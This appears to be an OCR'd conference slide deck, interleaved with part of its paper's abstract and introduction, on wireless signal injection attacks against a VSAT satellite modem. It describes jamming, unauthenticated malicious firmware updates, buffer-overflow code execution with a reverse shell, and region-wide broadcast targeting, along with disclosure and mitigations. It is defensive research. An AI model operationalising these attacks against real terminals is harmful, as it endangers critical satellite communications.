
- An **elementary stream** refers to an individual audio, video, or data stream.
- A **program/service** bundles multiple elementary streams that belong together.
- A **transport stream** aggregates multiple services.


Protocols
DVB-RCS / Sat3Play





Implementation
Hardware Setup






- Software-defined Radio:
  Ettus Research USRP B200
- Power Injector:
  UMT-TV BUC-Ku002-10.6 v2.0
- Block Upconverter:
  UMT-TV DC Injector IDCI with IP Ctrl
- Antenna:
  UMT-TV Offset Feed


~ $2000


Implementation
Transmitter



- GNU Radio based implementation of only the **forward channel**.

Implementation
Transmitter






Implementation
Transmitter

```
# $ tcpdump -Ani modem
00:05:47.833082 IP 127.0.0.1.49152 > 127.0.0.1.49152: UDP, length 14
E..*..@.@.<.................Hello, World!.
00:05:48.044327 IP 127.0.0.1.49152 > 127.0.0.1.49152: UDP, length 14
E..*..@.@.<.................Hello, World!.
00:05:48.255568 IP 127.0.0.1.49152 > 127.0.0.1.49152: UDP, length 14
E..*..@.@.<.................Hello, World!.
```

✓ Our transmitter implementation allows us to **inject arbitrary IP packets** into the modem's network stack.

Newtec MDM2200
Chart



Newtec MDM2200


Attack 0
Connection Reset

- We emit a **jamming signal** consisting of random noise at the same frequency as the forward channel.

✓ Because the modem is no longer able to receive the synchronization packets, the **modem restarts the channel initialization process**.

Attack 1
Malicious Firmware Update

- We transmit a signalization packet indicating that an update is available, followed by malicious firmware update packets.
- Both packet types are **neither authenticated nor encrypted**.



Attack 1
Malicious Firmware Update

```
Jan 1 00:00:38 S3P user.info swdownload[396]: All data received
Jan 1 00:00:38 S3P user.info swdownload[396]: All packets received
Jan 1 00:00:38 S3P user.info swdownload[396]: SW download finished
Jan 1 00:00:38 S3P user.err  swdownload[396]: CRC on the header was not correct!
Jan 1 00:00:38 S3P user.err  swdownload[396]: - Calculated=1972200246, expected=0n
Jan 1 00:00:38 S3P user.info swdownload[396]: CRC not correct!
```

✓ The modem confirms the **successful firmware reception**.

✓ Allows an attacker to **overwrite the firmware**.


Attack 2
Remote Code Execution

- We inject a signal that contains an **exploit of the buffer overflow vulnerability**.





✓ We were able to execute commands with visibly verifiable results, for example by **turning on an LED**.

✓ We were able to open a **reverse shell to a host in the LAN**.



Activities
GNU Radio Companion
Sep 21 16:53
192.168.0.100
mpe.grc - /home/robin/Projects/thesis/workspace/grc
Execute the flow graph
BUC Status and Control
BUC Status and
BUC Connection Status
BUC Type
BUC Serial Number
BUC LO Frequency MHz
BUC Temperature °C
BUC AGC Power dBm
BUC Alarm Status
BUC ADC Lock Status
BUC Input Voltage V
Imports
Variables
center_freq 1387660000.0
gain 0
DELL

Evaluation
Sidelobe Injection





Horizontal plane
(yellow)



Vertical plane
(blue)

Evaluation
Sidelobe Injection

USENIX Security ‘24

Wireless Signal Injection Attacks on VSAT Satellite Modems

Robin Bisping
ETH Zurich

Johannes Willbold
Ruhr University Bochum

Martin Strohmeier
Cyber-Defence Campus, armasuisse

Vincent Lenders
Cyber-Defence Campus, armasuisse

Abstract

This work considers the threat model of wireless signal injection attacks on Very Small Aperture Terminals (VSAT) satellite modems. In particular, we investigate the feasibility to inject malicious wireless signals from a transmitter on the ground in order to compromise and manipulate the control of close-by satellite terminals. Based on a case study with a widely used commercial modem device, we find that VSATs are not designed to withstand simple signal injection attacks. The modems assume that any received signal comes from a legitimate satellite. We show that an attacker equipped with a low-cost software-defined radio (SDR) can inject arbitrary IP traffic into the internal network of the terminal. We explore different attacks that aim to deny service, manipulate the modem’s firmware, or gain a remote admin shell. Further, we quantify their probability of success depending on the wireless channel conditions and the placement of the attacker versus the angle of arrival of the signal at the antenna dish of the receiver.

1 Introduction

VSAT satellite communication systems are used for two-way

In February 2022, at the beginning of the Russian attack on Ukraine, a major operator of satellite communication services, Viasat, experienced a disruption that resulted in a significant portion of its network becoming inoperable across Europe. According to the company’s official statement [39], the attacker used a misconfigured VPN to gain access to the central hub. From there, they issued legitimate commands to the remote endpoints and rendered thousands of them inoperable. SentinelLabs identified a malicious binary called AcidRain that was uploaded to the affected modems and wiped the file system [14]. Recently, in June 2023, another attack on the satellite communication system of the Russian company Dozor-Teleport was reported [27]. This event coincided with the uprising of the mercenary group Wagner in Russia and resulted in the failure of their system. However, little is known about how the attackers proceeded in this case and in general the security dimensions of satellite Internet services remain not well understood. What is becoming clear, though, is the strategic importance such systems have gained in this day and age.

In this work, we aim to better understand the threat of wireless signal injection attacks on VSAT communication. In particular, the main research question we tackle in this paper is how an attacker may compromise the operation of

Evaluation
Broadcasting

- The MDM2200 modem also listens on a **broadcast address**.

✓ Every modem within range can be targeted with a single **malicious broadcast transmission**.

✓ Attacker with the ability to inject signals into a satellite uplink, could target **modems across an entire region**.

Conclusion
Real-World Impact

- Attacks demonstrated on the Newtec MDM2200 from iDirect can be launched with a budget of **US $ 2,000**
- Attacks expected to work on other modems that use **Sat3Play**
- We believe that the results of this study could be transferred with some adjustments to devices from other vendors that are based on **DVB-RCS** (e.g. Viasat, Hughes, Advantech and Satlink)
- The market share of such solutions is estimated at around **10-20%** out of millions of deployed VSAT terminals

Responsible Disclosure

- *Newtec* doesn't exist anymore, *iDirect* took over their products
- Responsibly disclosed the vulnerabilities to *iDirect*, 2 years ago
  - Multiple emails to all public email addresses
- Sent another round of emails November, 2023
  - Including to high-ranking company members according to website
- Disclosed vulnerabilities to Swiss National Cybersecurity Centre (NCSC)
  - *iDirect* asked for a reproducer
- In the process of allocating CVEs

Conclusion
Possible Mitigations

Physical layer

- Spoofing detection
- Signal fingerprinting

Data link layer

- MAC layer encryption
- Source authentication

Network layer

- IPSec

Q&A

Summary

- Reverse engineered a modern VSAT system
- Identified numerous attacks vectors and vulnerabilities
- End-to-end wireless attack implementation
- Successfully performed signal injection attacks
- Attack could be carried out over the satellite, breaking the beam.

Robin Bisping, robin@bisping.ch
Johannes Willbold, johannes.willbold@rub.de
Vincent Lenders, vincent.lenders@armasuisse.ch